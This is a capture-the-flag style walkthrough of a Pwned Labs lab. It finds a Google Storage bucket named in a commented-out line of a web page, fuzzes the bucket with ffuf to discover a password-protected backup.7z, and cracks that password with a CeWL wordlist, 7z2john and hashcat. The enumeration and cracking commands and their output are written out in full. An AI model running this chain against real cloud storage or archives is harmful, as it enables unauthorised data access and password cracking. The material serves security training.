Pwned Labs: Reveal Hidden Files In Google Storage (GCP)
Lab info
Platform: Pwned Labs / Direct Lab Link
- Difficulty: Beginner
- Focus: Red Team
Scenario
Gigantic Retail are a Fortune 50 company and therefore have a target on their back. Conscious that threat actors will be probing their infrastructure, they have provisionally engaged your team to assess the security of their on-premise and cloud environment. Your mission is to demonstrate impact and show them the value of retaining our services in the long-term.
Entry point
You’ll need to have your own Google account ready as well.
All the tools required for this lab (except for the Google Cloud CLI) should already be available on a fresh Kali Linux installation. You can find installation links in the Toolbox section at the bottom of the page.
Enumeration

Upon reviewing the website within the scope of the lab, no noteworthy findings are immediately apparent.

While reviewing the page's source code, we observe a commented-out address for a Google Storage bucket.
S3 Bucket enumeration
Bucket name is it-storage-bucket. Before checking whether we can list its contents, let’s first log in using our own Google account. After running the command below, a browser window will pop up asking you to sign in to your Google account.
gcloud auth login
Now let’s see if we’re able to list the files stored in this bucket.
gcloud storage buckets list gs://it-storage-bucket/
ERROR: (gcloud.storage.buckets.list) [<REDACTED>@gmail.com] does not have permission to access b instance [it-storage-bucket] (or it may not exist): <REDACTED>@gmail.com does not have storage.buckets.get access to the Google Cloud Storage bucket. Permission 'storage.buckets.get' denied on resource (or it may not exist). This command is authenticated as <REDACTED>@gmail.com which is the active account specified by the [core/account] property.
The operation failed, so our next move is to fuzz the bucket for any interesting files that might leak useful information, similar to how we’d fuzz a regular web application. For this step, we can use tool called ffuf. For the wordlist, we’ll use something from the SecLists repository.
S3 Bucket fuzzing
Let’s check whether the bucket contains any file archives. To do that, we’ll use the -e flag to specify the zip and 7z file extensions we want to look for. As the wordlist, we’ll use common.txt. We’ll also add the -mc flag to filter the output and display only server responses with a 200 status code.
ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u https://storage.googleapis.com/it-storage-bucket/FUZZ -mc 200 -e .zip,.7z

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://storage.googleapis.com/it-storage-bucket/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Extensions       : .zip .7z
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

backup.7z               [Status: 200, Size: 22072, Words: 102, Lines: 101, Duration: 179ms]
index.html              [Status: 200, Size: 11407, Words: 4516, Lines: 271, Duration: 16ms]
:: Progress: [14250/14250] :: Job [1/1] :: 308 req/sec :: Duration: [0:00:46] :: Errors: 0 ::
Looks like someone left a backup.7z file on the server. Let’s download it.
gsutil cp gs://it-storage-bucket/backup.7z .
Copying gs://it-storage-bucket/backup.7z...
/ [1 files][ 21.6 KiB/ 21.6 KiB]
Operation completed over 1 objects/21.6 KiB.
When we try to extract the archive, it immediately prompts us for a password.
7z x backup.7z

7-Zip 25.01 (arm64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit arm_v:8-A locale=en_GB.UTF-8 Threads:4 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 22072 bytes (22 KiB)

Extracting archive: backup.7z
--
Path = backup.7z
Type = 7z
Physical Size = 22072
Headers Size = 232
Method = LZMA2:16 7zAES
Solid = +
Blocks = 1

Enter password (will not be echoed):
Cracking password
To crack the password, we need to do two things: create a wordlist with potential passwords and extract the password hash from the downloaded file. Let’s start with the wordlist.
Creating wordlist
To create the wordlist, we can use the cewl tool. CeWL is a custom wordlist generator that crawls a target website and builds a list of words based on its content.
Using the command below, we’ll crawl the website and extract words with a minimum length of 5 characters to build our wordlist.
cewl https://careers.gigantic-retail.com/index.html -m 5 > cewl_wordlist.txt
By using the wc tool, we can verify that our wordlist contains 87 potential password candidates.
cat cewl_wordlist.txt | wc -l
87
Extracting hash
Now we need to extract the password hash in a correct format. We can do this using 7z2john with the following command.
7z2john backup.7z > backup.7z.hash
ATTENTION: the hashes might contain sensitive encrypted data. Be careful when sharing or posting these hashes
Now let’s crack the extracted hash using hashcat tool with the cewl_wordlist.txt. We also need to add the --username switch to tell Hashcat that the hash includes a username field (in this case, the filename). Without this flag, Hashcat will throw an error about an unrecognized hash (another option is to simply remove the filename and keep only the hash itself). For this type of hash, we need to use mode -m 11600.
hashcat -m 11600 backup.7z.hash cewl_wordlist.txt --username
hashcat (v7.1.2) starting

[SNIPPED]

$7z$2$19$0$$8$1090375a5c67675[...]e1a91b13db$54160$08:balance

[SNIPPED]
The password is balance. Now let's extract the archive.
7z x backup.7z

7-Zip 25.01 (arm64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit arm_v:8-A locale=en_GB.UTF-8 Threads:4 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 22072 bytes (22 KiB)

Extracting archive: backup.7z
--
Path = backup.7z
Type = 7z
Physical Size = 22072
Headers Size = 232
Method = LZMA2:16 7zAES
Solid = +
Blocks = 1

Enter password (will not be echoed):
Everything is Ok

Files: 2
Size:       54193
Compressed: 22072
The archive contains two files: customers-credit-review.csv and flag.txt. This concludes the lab.